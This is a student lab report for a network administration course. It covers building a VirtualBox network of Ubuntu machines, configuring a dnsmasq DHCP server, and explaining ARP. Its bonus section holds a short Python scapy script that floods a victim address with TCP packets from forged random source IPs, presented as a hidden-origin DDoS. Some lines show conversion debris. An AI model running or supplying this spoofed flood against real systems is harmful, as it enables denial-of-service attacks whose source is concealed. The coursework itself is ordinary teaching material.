

Week 1

Session 1


System and Network Administration Fundamentals


Olga Chernukhina

Creating a Virtual Network

1. I have selected VirtualBox
2. Creating 3 virtual machines

I created machines with 1gb RAM and 10gb memory in the following way:






3. Install Ubuntu Server on one of them

The image for the server was downloaded from

<https://releases.ubuntu.com/20.04/>






4. Install Ubuntu Desktop on two others

The image for the server was downloaded from

<https://releases.ubuntu.com/20.04/>

And it took about 6 hours :)





On the stage of start-up disk selection, I have chosen the downloaded image.

5. According to what was mentioned in Teams

If your machine can afford 3 vms then select NAT for security purposes as interface for your vms.

I have checked that NAT works (it was configured by default):

```
ubuntu@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=90.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=80.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=79.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=79.1 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=63 time=78.6 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=63 time=78.7 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=63 time=78.9 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=63 time=79.5 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=63 time=80.3 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=63 time=78.4 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=63 time=78.2 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=63 time=78.4 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=63 time=80.4 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=63 time=79.0 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=63 time=80.7 ms
^C
--- 8.8.8.8 ping statistics ---
16 packets transmitted, 15 received, 6.25% packet loss, time 15037ms
rtt min/avg/max/mdev = 78.187/80.022/90.482/2.903 ms
```

```

ubuntu@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=78.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=79.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=78.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=81.7 ms
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4007ms
rtt min/avg/max/mdev = 78.393/79.552/81.651/1.267 ms
ubuntu@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=78.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=79.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=78.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=77.8 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=63 time=78.6 ms
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 77.814/78.540/78.961/0.384 ms

```

It is worth noting - when NAT is used all machines have the same ip-address:

| NAME | TYPE | NOTES |
|----------|--------------|-------|
| [enp0s3 | eth | - |
| DHCPv4 | 10.0.2.15/24 | |

```

ubuntu@ubuntu:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255

```


```

ubuntu@ubuntu:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255


```



6. Set all VMs to the same virtual network

I created a new host-only network



And for each machine configured a new adapter to be connected to this network:





Creating and Setting up a DHCP Server

1. Install DHCP Server on Ubuntu Server

We have covered dnsmasq during DS course, so I will use it

On server run `sudo apt install dnsmasq`

2. Configure DHCP Server

First let's take a look which interface is responsible for the host-only network:

On server run `ifconfig -a`

```
enp0s8: flags=4098<BROADCAST,MULTICAST> mtu 1500
        ether 08:00:27:ac:9c:7e txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Then navigate to the configuration file `cd /etc`, open it `sudo nano dnsmasq.conf` and paste the following:

```
interface=enp0s8
bind-interfaces
dhcp-range=192.168.56.101,192.168.56.254,48h_
```

Declare a new interface where dnsmasq would listen at (1st line)


To allow several instances of dnsmasq to be run on the machine (2)

Range of addresses that could be given to newly coming hosts (3)

```
serv@server:~$ sudo ifconfig enp0s8 192.168.56.100
serv@server:~$ sudo ifconfig enp0s8 up
serv@server:~$ sudo systemctl start dnsmasq.service
serv@server:~$ _
```

Statically assign an IP to the interface and start the service


3. Disable DHCP Service of your Virtualization software for your network.



4. Connect your clients to the new DHCP Server and access the internet.

Since DHCP is the default behavior of the network nodes, it is enough only to start them to obtain IP addresses by created DHCP server.

On client 1 (IP is from the range assigned to DHCP):




```

ubuntu@ubuntu:~$ ping 8.8.8.8
P LibreOffice Writer 8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=78.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=80.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=78.2 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=78.8 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=63 time=80.7 ms
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 78.153/79.369/80.736/0.995 ms

```

On client 2 (IP is from the range assigned to DHCP):



```

client2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 23 16:45
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::5cc7:26a6:4b3:47a3 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:87:33:68 txqueuelen 1000 (Ethernet)
    RX packets 3341 bytes 2785072 (2.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1671 bytes 120275 (120.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.226 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::beed:86b2:e376:2287 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:fe:f5:5d txqueuelen 1000 (Ethernet)
    RX packets 905 bytes 61303 (61.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 447 bytes 38646 (38.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

```

ubuntu@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=78.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=77.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=78.7 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 77.623/78.136/78.711/0.446 ms

```

Bonus

What is ARP?

The **address resolution protocol** (ARP) is used to **determine** the **MAC address** from a **known IP** address. The ARP Protocol is necessary for the network to function since the host needs to know its **physical address** in order to send a packet.

The ARP protocol **operates** in the following way: if a host needs to communicate with another host on the network, the ARP Protocol software **sends a broadcast message** to a MAC address consisting only of bits 1 (FF-FF-FF-FF-FF-FF) with the **IP address of the recipient** is specified in the IP header of this packet in the usual way. In addition, this packet contains the usual values for the Mac address and IP address of the sender's host. After receiving such a packet by **all devices** on the local network, these devices enter the **MAC address and corresponding IP address** of the sender device in their **ARP table** for future use, and then transmit the packet to the IP Protocol software for processing. The IP software checks the recipient's IP address and, if it matches the IP address of this computer, sends (using the unicast method) an ARP response containing both the IP address and the MAC address directly to the host that sent the initial request.

The sender host then enters the received IP address and MAC address values into its **ARP table** and starts exchanging data. The **ARP table** is used so that devices **do not have to broadcast requests** to determine the Mac address of the recipient device **every time** a packet needs to be sent. Instead, the protocol software first searches the ARP table and, if it contains the desired IP address, uses the **corresponding table entry**.

Explain and implement one of the variants of IP Spoofing Attacks.

IP-spoofing is **forging the IP-header** of the packets with an aim either **not to reveal** the sender's **identity** or **masquerading** to get some sensitive information.

One of the possible scenarios to use IP-spoofing attack:

Aim: perform DDoS Attack on some server V (victim)

Problem: The attacker does not want to be revealed

Solution: Send data and use some random IP instead of the attacker's IP

Python 3.7 code:

```

#I suppose this is the simplest possible implementation
#and thus not the most effective

from scapy.all import *
import random

# V's ip & port
ip_victim = "132.23.34.56"
port_victim = 8080

# attacker's ip
ip_attacker = "132.23.36.49"

while True:

    random_ip = "{}.{}.{}.{}".format(random.randint(0,256),
                                      random.randint(0,256),
                                      random.randint(0,256),
                                      random.randint(0,256))

    IP_packet = IP(src = random_ip,
                   dst = ip_victim)

    TCP_packet = TCP(sport = random.randint(1024,65535),
                     dport = port_victim)

    pkt = IP_packet / TCP_packet
    send(pkt)
    print("Packet sended from {}".format(random_ip))

```

Sources:

scapy.readthedocs.io

<https://cs4118.github.io/dev-guides/host-only-network.html>

https://www.tutorialspoint.com/python_penetration_testing/python_penetration_testing_dos_and_ddos_attack.htm

